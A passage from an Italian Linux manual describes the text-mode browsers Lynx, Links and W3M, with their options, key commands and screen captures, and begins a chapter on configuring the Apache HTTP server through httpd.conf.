`-anonymous`	Una particolarità di Lynx è la possibilità di concedere un numero limitato di funzionalità a utenti occasionali. Con questa opzione, si fa in modo che Lynx possa essere utilizzato solo come strumento di lettura ipertestuale, eliminando ogni possibilità di salvataggio di pagine o di dati e di stampa. Può essere molto utile in quelle situazioni in cui si vuole permettere l'utilizzo del programma a persone non controllate, che non sono state registrate nel sistema e che quindi non hanno un'utenza corrispondente.
`-cfg=`*file_di_configurazione*	Permette di definire il file di configurazione, quando non si vuole utilizzare quello predefinito corrispondente a '`lynx.cfg`'.
`-ftp`	Disabilita l'utilizzo del protocollo FTP.
`-homepage=`*indirizzo_uri*	Permette di indicare una pagina iniziale differente da quella predefinita. Verrebbe utilizzata in particolare quando si accede alla pagina principale.
`-index=`*indirizzo_uri*	Permette di indicare una pagina indice.
`-localhost`	Impedisce l'accesso a indirizzi URI esterni all'elaboratore locale. In pratica, obbliga a rimanere all'interno dell'elaboratore locale.
`-term=`*terminale*	Normalmente, Lynx è in grado di determinare da solo il tipo di terminale a disposizione, in modo da potervisi adattare. A volte questo riconoscimento non avviene correttamente; in quei casi è necessario indicare espressamente il nome del terminale. Se utilizzando una console, o una finestra sotto X, non si distingue il cursore, conviene provare indicando un terminale '**`vt100`**'.
`-dump`	Fa in modo che l'URI richiesto venga emesso attraverso lo standard output, terminando subito dopo il funzionamento di Lynx.

Opzione	Descrizione
-nolist	In condizioni normali, quando si utilizza l'opzione '**-dump**' si ottiene alla fine del file l'elenco dei riferimenti ipertestuali contenuti nel documento. Con l'opzione '**-nolist**' questi vengono omessi.

Segue la descrizione di alcuni esempi.

- `$ lynx -term=vt100 file://localhost/home/tizio/indice.html`

  Avvia Lynx specificando il tipo di terminale ('**vt100**') e il file iniziale.

- `$ lynx -dump file://localhost/home/tizio/indice.html`

  Fa in modo che Lynx restituisca attraverso lo standard output l'URI richiesto, dopo averlo trasformato in un file di testo normale.

- `$ lynx -dump -nolist file://localhost/home/tizio/indice.html`

  Come nell'esempio precedente, senza aggiungere in coda l'elenco dei riferimenti ipertestuali contenuti nel documento.

- `$ lynx`

  Avvia Lynx utilizzando esclusivamente la configurazione contenuta nel file '`lynx.cfg`'.

159.3.2 Funzionamento

Lynx permette l'utilizzo di una serie di comandi abbinati a tasti più o meno mnemonici. Non è disponibile un menù, quindi occorre un minimo di preparazione prima di poter utilizzare Lynx.

L'abbinamento tra i comandi e i tasti corrispondenti è definito all'interno del file di configurazione ('`lynx.cfg`'), ma in generale conviene non alterare le definizioni predefinite.

Figura 159.1. Lynx dopo essere stato avviato con l'indicazione di un indirizzo specifico.

```
                                                 Clean the Clipper 5.2 (p1 of 80)

      This page hosted by [gc_icon.gif] Get your own Free Home Page
    _________________________________________________________________

    [home] [step1][step2][step3] [step4][step5][step6] [step7][links]

                            Clean the Clipper 5.2

   A different way to program using Clipper 5.2 without commands, that
   is, without the file STD.CH.

   All trade names referenced herein are either trademarks or registered
   trademarks of their respective companies. In particular, Clipper
   (CA-Clipper) is a registered trademark of Computer Associates
   International.

                                  !WARNING!
     The informations contained inside this page are version dependent.
                                  !WARNING!
    _________________________________________________________________

-- press space for next page --
  Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

La figura 159.1 mostra in che modo si presenta Lynx dopo essere stato avviato con l'indicazione di una pagina HTML particolare. Nelle ultime righe dello schermo (o della finestra) appare un riepilogo dei comandi principali. Prima di richiamare la guida (*help*) conviene configurare correttamente il file '`lynx.cfg`' al riguardo: molto probabilmente i file della guida sono disponibili localmente, mentre di solito la configurazione predefinita fa riferimento alla guida ottenibile attraverso la rete. Nella sezione dedicata alla configurazione è già stato spiegato come fare per correggere questo particolare.

159.3.3 Navigazione e scorrimento del documento

La navigazione all'interno di un documento ipertestuale è relativamente semplice, anche se non si può utilizzare il mouse. In particolare va ricordato l'uso dei tasti freccia, per cui [*freccia su*] e [*freccia giù*] servono per spostare il cursore da un riferimento (*link*) a un altro, [*freccia sinistra*] permette di tornare al documento precedente e [*freccia destra*] permette di seguire il riferimento su cui si trova il cursore.

Lynx mantiene la traccia dei riferimenti attraverso cui si è giunti al documento attuale, [*Backspace*] permette di visualizzarla in modo da poter selezionare un riferimento da lì.

Un'altra cosa importante è la possibilità di ottenere un elenco compatto di tutti i riferimenti contenuti nel documento visualizzato attualmente. Ciò si ottiene con il comando '**`LIST`**' corrispondente al tasto [*l*] oppure [*L*].

Figura 159.2. Il comando '**`LIST`**' permette di ottenere un riassunto di tutti i riferimenti contenuti nella pagina visualizzata.

```
                                                      List Page (p1 of 5)

                   List Page (Lynx Version 2.8.1pre.9), help

    References in
    file://localhost/home/daniele/Internet/www.geocities.com/SiliconValley
    /7737/clipper52clean.html

     1. http://www.geocities.com/
     2. http://www.geocities.com/
     3. (internal) in Clean the Clipper 5.2 - home
     4. (internal) in Clean the Clipper 5.2 - step1
     5. (internal) in Clean the Clipper 5.2 - step2
     6. (internal) in Clean the Clipper 5.2 - step3
     7. (internal) in Clean the Clipper 5.2 - step4
     8. (internal) in Clean the Clipper 5.2 - step5
     9. (internal) in Clean the Clipper 5.2 - step6
    10. (internal) in Clean the Clipper 5.2 - step7
    11. (internal) in Clean the Clipper 5.2 - links
    12. http://www.cai.com/
    13. (internal) in Clean the Clipper 5.2 - home
    14. (internal) in Clean the Clipper 5.2 - step1
 -- press space for next page --
   Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
  H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

La tabella 159.2 mostra l'elenco dei comandi utili per la navigazione di un documento ipertestuale.

Tabella 159.2. Elenco dei comandi di navigazione di Lynx.

Comando	Tastiera		Descrizione
	freccia su		Sposta il cursore sul riferimento precedente.
	freccia giù		Sposta il cursore sul riferimento successivo.
	freccia sinistra		Torna al documento precedente.
	freccia destra		Segue il riferimento su cui si trova il cursore.
PREV_PAGE	pagina su	-	Visualizza la schermata precedente del documento.
NEXT_PAGE	pagina giù	+	Visualizza la schermata successiva del documento.
HOME	Home	Ctrl+a	Visualizza l'inizio del documento.
END	Fine	Ctrl+e	Visualizza la fine del documento.
	Backspace		Visualizza i riferimenti seguiti precedentemente.
LIST	l	L	Visualizza un riassunto dei riferimenti contenuti.
MAIN_MENU	m		Visualizza il documento iniziale (*main*).
INDEX_SEARCH	i		Visualizza il documento indice.
GOTO	g		Permette di indicare un indirizzo URI da raggiungere.
INTERRUPT	z		Sospende un processo di I/O in corso.
RELOAD	Ctrl+r		Ricarica il documento corrente.
REFRESH	Ctrl+l	Ctrl+w	Rigenera l'immagine visualizzata sullo schermo.
WHEREIS	/		Permette di cercare una stringa nel documento.
NEXT	n		La prossima corrispondenza della stringa di ricerca.

159.3.4 Salvataggio, stampa e sorgenti

Il documento visualizzato può essere salvato o stampato in vari modi. Il comando di stampa viene richiamato utilizzando il tasto [*p*], attraverso il quale si accede a un menù da cui è possibile scegliere il tipo di stampa. In particolare potrebbe essere possibile anche l'invio di una copia a un indirizzo di posta elettronica, o il salvataggio su un file.

Quando Lynx carica un documento, lo trasforma immediatamente nel formato da visualizzare. Per ottenere il sorgente di quel documento occorre ripetere l'operazione di caricamento senza alcuna trasformazione. Questo si ottiene con il tasto [\]. Una volta ottenuto un documento visualizzato come si vuole, si può stampare (o salvare) nel modo visto poco sopra.

Figura 159.3. Il sorgente della pagina può essere visualizzato dopo un'ulteriore operazione di caricamento.

```
                                                                     (p1 of 96)
<HTML>
<HEAD>
   <TITLE>Clean the Clipper 5.2</TITLE>
   <META NAME="description" CONTENT="Cleaning the code of your Clipper 5.2 prog
+rams from commands: no more the STD.CH.">
   <META NAME="keywords" CONTENT="xBase, dBase, Clipper, CA-Clipper">
   <META NAME="Author" CONTENT="Daniele Giacomini - daniele @ evo . it">
   <META NAME="Description" CONTENT="Cleaning the code of your Clipper 5.2 prog
+rams from commands: no more the STD.CH.">
   <META NAME="KeyWords" CONTENT="xBase, dBase, Clipper, CA-Clipper">
</HEAD>
<BODY>

<CENTER><P><B>This page hosted by <A HREF="http://www.geocities.com/"><IMG SRC=
+"gc_icon.gif" BORDER=0 HEIGHT=31 WIDTH=88 ALIGN=CENTER></A>
Get your own <A HREF="http://www.geocities.com/">Free Home Page</A>
<HR><A NAME="home"></A></B>[<A HREF="#home">home</A>] [<A HREF="#step1">step1</
+A>][<A HREF="#step2">step2</A>][<A HREF="#step3">step3</A>]
[<A HREF="#step4">step4</A>][<A HREF="#step5">step5</A>][<A HREF="#step6">step6
+</A>]
[<A HREF="#step7">step7</A>][<A HREF="#links">links</A>] </P></CENTER>
Currently viewing document source.  Press '\' to return to rendered version.
  Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
 H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

Un documento, o più in generale un file, può essere caricato nella sua forma originale, normalmente per poterlo salvare. Questo si ottiene con il comando '**DOWNLOAD**' abbinato normalmente al tasto [*d*]: quando viene premuto si ottiene il caricamento del file a cui punta il riferimento sul quale si trova il cursore in quel momento. Il file viene collocato in una posizione transitoria, quindi viene richiesto all'utente cosa farne: salvarlo o altro. Anche quando si vuole avere un documento HTML senza trasformazioni conviene utilizzare questo sistema. Infatti, il caricamento del sorgente con il tasto [\] espande i caratteri di tabulazione.

Tabella 159.3. Elenco dei comandi di stampa e salvataggio di Lynx.

Comando	Tastiera		Descrizione
PRINT	p		Stampa o salva il documento così come appare.
SOURCE	\		Carica e visualizza il sorgente del documento.
DOWNLOAD	d	D	Carica il file a cui punta il riferimento evidenziato.

159.3.5 Menù di opzioni

Con il comando '**OPTIONS**', normalmente richiamabile con il tasto [*o*], è possibile ottenere il menù delle opzioni, attraverso il quale è poi possibile modificare alcuni comportamenti di Lynx. La figura 159.4 mostra un esempio di ciò che può apparire. In particolare, per richiamare una voce da modificare, si utilizza il tasto corrispondente alla lettera maiuscola della voce stessa.

Figura 159.4. Durante il funzionamento, Lynx può essere configurato parzialmente.

```
                    Options Menu (Lynx Version 2.8.4rel.1)

      Accept Changes - Reset Changes Left Arrow cancels changes HELP!

                         Save options to disk: [_]
                 (options marked with (!) will not be saved)

  General Preferences
  User mode                         : [Novice......]
  Editor                            : __________________________________________
  Type of Search                    : [Case insensitive]
  Cookies (!)                       : [ask user..]

  Keyboard Input
  Keypad mode                       : [Numbers act as arrows............]
  Emacs keys                        : [OFF]
  VI keys                           : [OFF]
  Line edit style                   : [Bash-like Bindings]

  Display and Character Set
  Display character set             : [Western (ISO-8859-1)...........]
  Assumed document character set(!): [iso-8859-1......]
  Raw 8-bit (!)                     : [ON.]
  X Display (!)                     : __________________________________________

  Document Appearance
  Show color                        : [ON....]
  Show cursor                       : [OFF]
  Popups for select fields          : [ON.]
  HTML error recovery (!)           : [strict (SortaSGML mode)]
  Show images (!)                   : [as labels]
  Verbose images                    : [show filename]

  Headers Transferred to Remote Servers
  Personal mail address             : __________________________________________
  Preferred document character set : _________________________________
  Preferred document language       : _________________________________
  User-Agent header (!)             : __________________________________________

  Listing and Accessing Files
  FTP sort criteria                 : [By Name]
  Local directory sort criteria     : [Mixed style......]
  Show dot files                    : [OFF]
  Show transfer rate (!)            : [Show KB/sec, ETA...]

  Special Files and Screens
  Multi-bookmarks                   : [OFF.....]
  Bookmarks file (!)                : __________________________________________
  Visited Pages                     : [By Last Visit Reversed.]

  Check your lynx.cfg here

         Accept Changes - Reset Changes Left Arrow cancels changes
```

159.3.6 Segnalibro

I riferimenti più importanti possono essere salvati in un file apposito. Il nome e la posizione di questo file è definito nel file di configurazione '`lynx.cfg`' e comunque può essere cambiato con il menù di configurazione appena descritto.

Per salvare un riferimento nel segnalibro, si utilizza il comando '**`ADD_BOOKMARK`**' collegato normalmente al tasto [*a*]. Subito dopo viene richiesto di specificare cosa si intende salvare. Con il

tasto [*d*] si intende salvare il riferimento alla pagina corrente, con il tasto [*l*] si intende salvare il riferimento su cui si trova il cursore.

Per richiamare l'elenco dei riferimenti salvati, si utilizza semplicemente il tasto [*v*]. Mentre si visualizza questo elenco, oltre che selezionare un riferimento, si può anche eliminare ciò che non serve più, con il tasto [*r*].

159.3.7 Conclusione

Il funzionamento di Lynx viene concluso con il comando '**`QUIT`**', [*q*], oppure '**`ABORT`**', [*Q*]. Nel primo caso viene chiesto di confermare la richiesta, mentre nel secondo ciò non avviene.

159.4 Links

Links [3] è un altro navigatore fatto per i terminali a caratteri, senza grafica. A differenza di Lynx (del quale imita il suono del nome) ha una gestione migliore delle tabelle, che vengono incorniciate e rappresentate abbastanza bene; inoltre dispone di un menù a tendina, a cui si accede con il tasto [*Esc*].

Links si compone in pratica dell'eseguibile '**`links`**', che si avvia in modo simile a Lynx:

```
links [opzioni] [risorsa_iniziale]
```

Il file iniziale va indicato in forma di URI; eventualmente, se si tratta di file locali si può indicare il percorso senza URI. A ogni modo, l'URI di un file locale avrebbe la forma seguente:

```
file://percorso_del_file
```

Durante il funzionamento di Links, la navigazione con la tastiera è abbastanza intuitiva e anche il mouse può essere utilizzato.

Tabella 159.4. Elenco dei comandi di navigazione di Links.

Tastiera	Descrizione
Ctrl+c	Conclude il funzionamento.
Esc	Richiama il menù a tendina.
Ctrl+p	Fa scorrere il testo visualizzando una riga precedente.
Ctrl+n	Fa scorrere il testo visualizzando una riga successiva.
pagina su	Fa scorrere il testo all'indietro di una schermata.
pagina giù	Fa scorrere il testo in avanti di una schermata.
freccia su	Raggiunge il riferimento ipertestuale precedente.
freccia giù	Raggiunge il riferimento ipertestuale successivo.
freccia destra	Seleziona il riferimento ipertestuale evidenziato.
freccia sinistra	Torna indietro.
g	Richiede l'inserimento di un URI da raggiungere.
/	Richiede l'inserimento di una stringa di ricerca nella pagina attuale.
?	Come [/], ma ricerca all'indietro.
=	Mostra le informazioni sul documento.
\	Mostra il sorgente (si preme nuovamente per ritornare all'impaginazione normale).
d	Consente di salvare il riferimento evidenziato in un file locale.
Maiuscole	Consente di usare il mouse per le funzioni di copia-incolla standard.

Links può essere avviato utilizzando diverse opzioni nella riga di comando. Tuttavia, di solito queste non si usano, potendo configurare il suo funzionamento attraverso il menù, ricordando poi

[3] **Links** GNU GPL

di salvare i cambiamenti selezionando l'apposita voce del menù: `Save options`. Le modifiche vengono salvate nel file '`~/.links/links.cfg`', che eventualmente può anche essere ritoccato a mano, se si intuisce la sintassi delle sue direttive.

In generale, la prima cosa che conviene modificare è la codifica dei caratteri usata per la visualizzazione, portandola normalmente a ISO 8859-1.

Figura 159.5. Links in funzione, con il menù di configurazione aperto.

```
     File    View    Link    Downloads    Setup    Help
    [successivo] [precedente] [inizio] [+--------------------+] [licenze]
    [indice analitico] [tomo] [parte]   | Character set    > |
                                        | Terminal options   |
      ---------------------------------| Network options    |--------------
                                        | Cache              |
                       Parte ii.   Int| Associations     > |
                                        | File extensions  > |
      * 3   Introduzione all'uso dell'el|--------------------|
                                        | Save options       |
           * 3.1   Struttura           +--------------------+

           * 3.2   Dispositivi per l'interazione tra l'utente e la macchina

           * 3.3   Dispositivi di memorizzazione

           * 3.4   Sistema operativo

           * 3.5   Programmi applicativi

           * 3.6   Riferimenti

      * 4   Conversioni numeriche

 file://a212.html
```

Figura 159.6. Esempio di visualizzazione di una pagina divisa in colonne attraverso una tabella con Links.

```
 LEGGI  E   DIFFONDI   LA                                  Grazie per averci fatto visita
                                                           La Redazione di Software Libero
 Lettera aperta al Ministro del    [Logo LiNUX didattica]  nella Scuola ;-)
 MIUR
 La Redazione, Treviso, 6 giugno,                          Il sito originale è ospitato da
 2002                                                      Keycomm: http://www.keycomm.it.

+----------------------------------------------------------------------------------------+
|    Documentazione per la     |          Scuole            |         Informazioni        |
|          didattica           |                            |                             |
|------------------------------+----------------------------+-----------------------------|
|     Appunti di informatica   |    IPCS - Besta - TREVISO  |    www.linuxvalley.it       |
| Libera D. Giacomini          |                            |                             |
|                              |    ITIS E. Fermi - MANTOVA |    www.interlex.it          |
|      Le antologie dagli      |                            |                             |
| Appunti D. Giacomini         |    Altre esperienze di     |    punto-informatico.it     |
|                              | scuole italiane            |                             |
|    La rete: LiNUX per la     |----------------------------|    UNESCO free software     |
| didattica U. Zanatta         |        Associazioni        | portal (ingl.)              |
|                              |----------------------------|                             |
|    Masterizzare con LiNUX F. |    Amici di LiNUX          |    Lettera aperta al Ministro |
| Ferroni                      |                            | del MIUR                    |
|                              |    Associazione Software   |     La Redazione, Treviso, 6 |
|    Dispense su Samba F.      | Libero                     | giugno, 2002                |
| Ferroni                      |                            |                             |
|                              |    Italian Linux Society   |                             |
|   Linux facile D. Medri      |                            |                             |
|                              |    PLUTO                   |                             |
|                              |                            |                             |
|                              |    ERLUG                   |                             |
|------------------------------+----------------------------+-----------------------------|
|     Progetti e Materiali     |          Attività          |        Approfondimenti      |
|------------------------------+----------------------------+-----------------------------|
|    I.F.T.S. - commercio      |                            |    GNU home page Free       |
| elettronico                  |    I documenti e le        | Software Foundation         |
```

159.5 W3M

W3M [4] è un altro navigatore fatto per i terminali a caratteri, senza grafica. Anche in questo caso la gestione delle tabelle è buona.

W3M si compone in pratica dell'eseguibile '**`w3m`**', che si avvia in modo simile a Lynx:

```
w3m [opzioni] risorsa_iniziale
```

Il file iniziale va indicato in forma di URI; eventualmente, se si tratta di file locali si può indicare il percorso senza URI.

Durante il funzionamento di W3M, la navigazione con la tastiera è abbastanza intuitiva e sono disponibili anche altri comandi molto interessanti. Si veda la tabella 159.5.

Tabella 159.5. Alcuni dei comandi di W3M.

Tastiera	Descrizione
H	Mostra il riepilogo dei comandi di navigazione.
pagina su, b, Esc v	Fa scorrere il testo all'indietro di una schermata.
pagina giù, spazio, Ctrl+v	Fa scorrere il testo in avanti di una schermata.
freccia su, Ctrl+p, k	Porta il cursore sulla riga precedente.
freccia giù, Ctrl+n, j	Porta il cursore sulla riga successiva.
Ctrl+b, h	Porta il cursore sul carattere precedente.
Ctrl+f, l	Porta il cursore sul carattere successivo.
J	Fa scorrere il testo in alto di riga.
K	Fa scorrere il testo in basso di riga.
<	Fa scorrere il testo verso sinistra.
>	Fa scorrere il testo verso destra.
,	Fa scorrere il testo verso sinistra di una sola colonna.
.	Fa scorrere il testo verso destra di una sola colonna.
Inizio, g	Raggiunge l'inizio del file.
Fine, G	Raggiunge la fine del file.
Ctrl+u, Esc Tab	Raggiunge il riferimento ipertestuale precedente.
Tab	Raggiunge il riferimento ipertestuale successivo.
Invio	Accede al riferimento ipertestuale su cui si trova il cursore.
a, Esc Invio	Salva il riferimento ipertestuale in un file.
u	Mostra alla base dello schermo l'URI corrispondente al riferimento ipertestuale su cui si trova il cursore.
c	Mostra alla base dello schermo l'URI attuale.
=	Mostra le informazioni sull'URI attuale.
F	Cerca di elaborare una cornice (*frame*).
U	Permette di accedere a un URI da inserire manualmente.
F	Permette di accedere a un file da indicare manualmente.
R	Ricarica il documento.
S	Salva il documento su un file, come lo si vede sullo schermo.
Esc s	Salva il documento su un file in forma originale.
s	Seleziona uno dei documenti visitati di recente.
o	Accede a una maschera di opzioni di funzionamento.
Ctrl+s, /	Richiede l'inserimento di una stringa di ricerca nella pagina attuale.
Ctrl+r, ?	Come [/], ma ricerca all'indietro.
n	Continua la ricerca in avanti.
N	Continua la ricerca all'indietro.
q	Conclude il funzionamento chiedendo conferma.
Q	Conclude il funzionamento senza chiedere conferma.

[4] **W3M** software libero con licenza speciale

W3M può essere avviato utilizzando diverse opzioni nella riga di comando. Tuttavia, di solito queste non si usano, potendo configurare il suo funzionamento attraverso il comando [*o*].

159.6 Altri clienti HTTP

Oltre a quelli descritti sono disponibili molti altri tipi di clienti HTTP. In particolare, è il caso di segnalare Amaya (capitolo 264), Galeon e Mozilla.

Servente HTTP: Apache

Apache [1] è un servente HTTP derivato da quello di NCSA, che costituisce lo standard di fatto per i sistemi GNU e molte altre piattaforme.

Le funzionalità che Apache mette a disposizione sono molte e di conseguenza la sua configurazione può anche essere complicata. Eventualmente, quando non ci sono esigenze particolari, si può preferire l'installazione di un servente HTTP meno sofisticato, come Boa, descritto nel capitolo 161.

160.1 Visione generale

Apache è costituito essenzialmente dall'eseguibile '**`httpd`**', che si avvia di solito come demone autonomo dal supervisore dei servizi di rete:

```
httpd [opzioni]
```

Nelle sezioni seguenti si fa sempre riferimento a un'installazione in cui il servizio viene avviato in modo indipendente dal supervisore dei servizi di rete. Eventualmente si può consultare la documentazione originale per un'impostazione differente.

Opzione	Descrizione
`-d` *directory_radice_del_servente*	Permette di definire la directory che funge come punto di partenza per il servizio che viene offerto. Questa è già stabilita in modo predefinito in fase di compilazione del programma e ciò dipende dalla scelta di chi ha compiuto questa operazione. Attraverso questa opzione, si può indicare in modo esplicito una posizione diversa, che però può essere scavalcata dalla direttiva '**`ServerRoot`**' del file di configurazione '`httpd.conf`'.
`-f` *file_di_configurazione*	Permette di indicare in modo esplicito il file di configurazione che '**`httpd`**' deve leggere ed eseguire prima di iniziare a gestire il suo servizio. Se il file viene indicato utilizzando un percorso relativo, se cioè manca la prima barra obliqua che identifica la directory radice, si fa riferimento a una posizione relativa che parte dalla directory '**`ServerRoot`**', ovvero quella definibile con l'opzione '**`-d`**'. Il valore predefinito di questa opzione, dipende dal modo in cui è stato compilato il programma. In un sistema GNU dovrebbe trattarsi di '`/etc/apache/httpd.conf`'.

Di solito, non occorre configurare nulla per vedere funzionare il servente in modo «normale», per la pubblicazione di qualche pagina senza esigenze particolari, ma la gestione di un sito vero e proprio richiede quasi sempre un intervento nella configurazione.

Purtroppo, Apache gestisce più di un file configurazione e questo può creare un po' di confusione. In generale, questi file potrebbero trovarsi nella directory '`/etc/apache/`' e si tratta almeno di: '`httpd.conf`', '`srm.conf`' e '`access.conf`'.

Prima di vedere i dettagli dell'impostazione del servente Apache, è il caso di descrivere alcune caratteristiche che lo riguardano.

[1] **Apache** software libero con licenza speciale

1. L'accesso al servizio HTTP avviene a partire da una parte del file system, che inizia dal cosiddetto *document root*.
2. Il programma servente **non** esegue la funzione '`chroot()`' in questa directory, pertanto è possibile articolare le directory successive anche attraverso l'uso di collegamenti simbolici in posizioni precedenti alla directory *document root*.
3. In linea di massima, ogni utente può realizzare una struttura personalizzata di documenti HTML, a partire dalla propria directory personale (*home*).
4. Il servente è in grado di mettere in funzione dei programmi, detti CGI, per la gestione interattiva di pagine HTML contenenti dei moduli.[2]

160.1.1 Struttura di directory

Nella configurazione di Apache si distinguono due directory che vengono definite attraverso un nome particolare; si tratta di *ServerRoot* e *DocumentRoot*. A queste se ne affiancano altre che derivano dalla configurazione consueta di questo programma servente.

- *server root*

  La directory nota come *server root* è il punto di origine dei file amministrativi di Apache. Viene dichiarata nel file '`httpd.conf`' e gli altri file dichiarati all'interno di questo sono intesi essere collocati in posizione relativa a tale directory.

- *document root*

  La directory nota come *document root* è il punto di origine dei documenti HTML.

- Programmi CGI

  Convenzionalmente, è opportuno collocare i programmi CGI in una posizione estranea alla gerarchia che si articola a partire dalla directory *document root*, per facilitare la configurazione della sua accessibilità.

- Icone di sistema

  Il servente HTTP ha spesso la necessità di utilizzare icone per rappresentare delle informazioni in modo grafico, per esempio quando si visualizza il contenuto di una directory appartenente alla gerarchia di *document root*. Sotto questo aspetto, è conveniente togliere tali icone dalla struttura dei documenti normali, perché non fanno parte di questi.

- Documenti personali

  In linea di massima è concesso agli utenti di creare una propria struttura di documenti ipertestuali. La directory di partenza di questi documenti viene definita come *user dir* ed è relativa alla directory personale di questi utenti. È importante tenere presente che gli utenti hanno tale possibilità, per configurare opportunamente il servente in modo che questi non possano creare danni.

[2] moduli HTML.

160.1.2 Avvio e conclusione dell'attività del servente

Come già descritto, il servizio viene gestito dal demone '**httpd**' che può essere avviato direttamente dalla procedura di inizializzazione del sistema, oppure può essere controllato dal supervisore dei servizi di rete. In questo secondo caso, quando si fanno delle modifiche alla configurazione, non occorre fare in modo che '**httpd**' le rilegga, perché è costretto a farlo ogni volta che viene risvegliato dal supervisore dei servizi di rete.

Quando '**httpd**' è indipendente dal supervisore dei servizi di rete (*standalone*), si può osservare la presenza di una serie di processi '**httpd**' discendenti da uno di origine.

pstree -p[*Invio*]

```
init(1)-+-...
        |
        |-httpd(244)-+-httpd(859)
        |            |-httpd(860)
        |            |-httpd(861)
        |            |-httpd(862)
        |            `-httpd(863)
        |-...
        ...
```

Per fare in modo che tutti questi processi rileggano i file di configurazione, basta inviare un segnale '**SIGHUP**' a quello principale; in questo caso il numero 244.

kill -HUP 244[*Invio*]

pstree -p[*Invio*]

```
init(1)-+-...
        |
        |-httpd(244)-+-httpd(901)
        |            |-httpd(902)
        |            |-httpd(903)
        |            |-httpd(904)
        |            `-httpd(905)
        |-...
        ...
```

Come si può osservare, il processo '**httpd**' principale rimane attivo, mentre quelli inferiori vengono conclusi e riavviati (lo si vede dal numero PID). Attenzione però: se si invia un segnale di questo tipo al processo '**httpd**' dopo aver modificato la configurazione in modo errato, questo termina il suo funzionamento.

160.2 Configurazione essenziale con httpd.conf

'`httpd.conf`' è il file di configurazione principale di Apache. La sua collocazione dipende dal modo in cui è stato compilato Apache, oppure dall'opzione '**-f**' della riga di comando del demone '**httpd**'. Nelle sezioni seguenti vengono descritte solo alcune direttive più importanti. Inoltre, nel capitolo 175 viene trattata la configurazione di Apache per la gestione di una cache proxy, cosa che riguarda in modo particolare proprio questo file.

160.2.1 Impostazioni varie

Alcune direttive sono importanti per definire se il demone '**httpd**' funziona in modo autonomo o meno; inoltre, nel primo caso, per sapere su quale porta deve restare in ascolto.

Tipo di gestione del demone

```
ServerType { standalone | inetd }
```

La direttiva '**ServerType**' permette di informare Apache su come questo viene avviato: in modo autonomo o attraverso il supervisore dei servizi di rete.[3]

```
ServerType standalone
```

Nell'esempio si mostra la dichiarazione per il funzionamento autonomo (*standalone*) che corrisponde alla situazione più comune (e anche più adatta).

Porta del servizio

```
Port numero_porta
```

Si tratta dell'indicazione della porta (di solito è 80, corrispondente alla denominazione '**http**'), necessaria nel caso in cui il demone sia stato avviato in modo autonomo. Infatti, diversamente, è il supervisore dei servizi di rete a stare in ascolto della porta corrispondente al servizio '**http**'.

```
Port 80
```

```
Listen numero_porta
```

Se '**httpd**' viene utilizzato in modo autonomo, è possibile richiedere che stia in ascolto anche di un'altra porta, per mezzo della direttiva '**Listen**'.

```
Listen 80
Listen 8080
```

L'esempio mostra in che modo si possa indicare a '**httpd**' di stare in ascolto sia della porta 80 che della 8080; dove la seconda viene utilizzata normalmente per interrogare un servente proxy.

Indirizzi numerici o nomi di dominio

```
HostnameLookups { on | off }
```

Permette di decidere se si intende annotare nei file delle registrazioni l'indirizzo numerico o il nome dei nodi che accedono al servizio. Attivando questa direttiva ('**on**') si registrano i nomi corrispondenti. L'attivazione di questa è necessaria se si intendono definire dei limiti di accesso basati sul nome di dominio dei clienti, come si vede nell'esempio seguente:

```
HostnameLookups on
```

160.2.2 Identificazione

Spesso, un nodo che offre un servizio HTTP può essere identificato attraverso degli alias al nome di dominio canonico. Nella configurazione è opportuno definire un nome corretto, che può corrispondere anche a un alias, purché sia valido. Nello stesso modo, è importante definire l'indirizzo di posta elettronica presso cui può essere raggiunto l'amministratore del servizio (*webmaster*).

[3] Quando '**httpd**' viene controllato dal supervisore dei servizi di rete, per ogni richiesta bisogna aspettare l'avvio del demone. Ciò genera un certo ritardo nelle risposte e può essere giustificato da particolari esigenze di sicurezza che si possono attuare solo in questo modo.

Webmaster

```
ServerAdmin email
```

La direttiva '**`ServerAdmin`**' permette di definire l'indirizzo di posta elettronica dell'amministratore del servizio. Generalmente si tratterà dell'utente fittizio '**`webmaster`**' che dovrebbe essere ridiretto automaticamente all'utente '**`root`**' dal sistema di gestione della posta elettronica.

```
ServerAdmin webmaster@dinkel.brot.dg
```

L'utilità di utilizzare un indirizzo di posta elettronica specifico, sta nella facilità con cui poi si intende il contesto a cui fanno riferimento questi messaggi.

Nome ufficiale del servente

```
ServerName nome_standard_del_servente
```

Attraverso questa direttiva si può dichiarare espressamente il nome di dominio del servente HTTP. Può trattarsi alias di un alias definito nel sistema DNS, ma quello che conta è che si tratti di un nome valido.

```
ServerName www.brot.dg
```

L'esempio dichiara che il nome del nodo che offre il servizio è *`www.brot.dg`*, anche se magari il nome canonico di questo, secondo il DNS, è diverso. Quello che conta è che il sistema DNS sia in grado di risolvere anche questo nome qui dichiarato.

160.2.3 Utenti

L'utilizzo di un servizio HTTP è qualcosa di prettamente anonimo, in quanto la natura di questo, per cui tutto si traduce in semplici richieste seguite da risposte, impedisce una gestione sensata di identificativi utente e delle parole d'ordine relative.

Utente e gruppo per l'accesso al servizio

```
User { utente | #n }
```

```
Group { gruppo | #n }
```

Queste due direttive permettono di definire l'utente e il gruppo fittizio da abbinare agli accessi fatti al servizio. In pratica, quando si legge un file HTML o si interpella un programma CGI, lo si fa come se si fosse l'utente indicato da queste due direttive. Solitamente, per motivi di sicurezza, si utilizza l'utente e il gruppo '**`nobody`**', oppure un utente e un gruppo specifici per il servizio HTTP.

Se per qualche motivo si preferisce una notazione numerica, invece di indicare il nome dell'utente e del gruppo si può usare il numero UID e GID, preceduto dal simbolo '**`#`**'.

```
User nobody
Group nobody
```

Perché queste direttive possano funzionare, occorre che il demone '**`httpd`**' sia avviato con i privilegi dell'utente '**`root`**', altrimenti non ha modo di eseguire il cambiamento di utente e gruppo, potendo solo continuare a funzionare con i privilegi ottenuti all'avvio.

160.2.4 Collocazione e denominazione di file e directory

Il file '`httpd.conf`' contiene l'indicazione della directory *server root*, della posizione dei file delle registrazioni ed eventualmente anche degli altri file di configurazione.

ServerRoot

`ServerRoot` *directory*

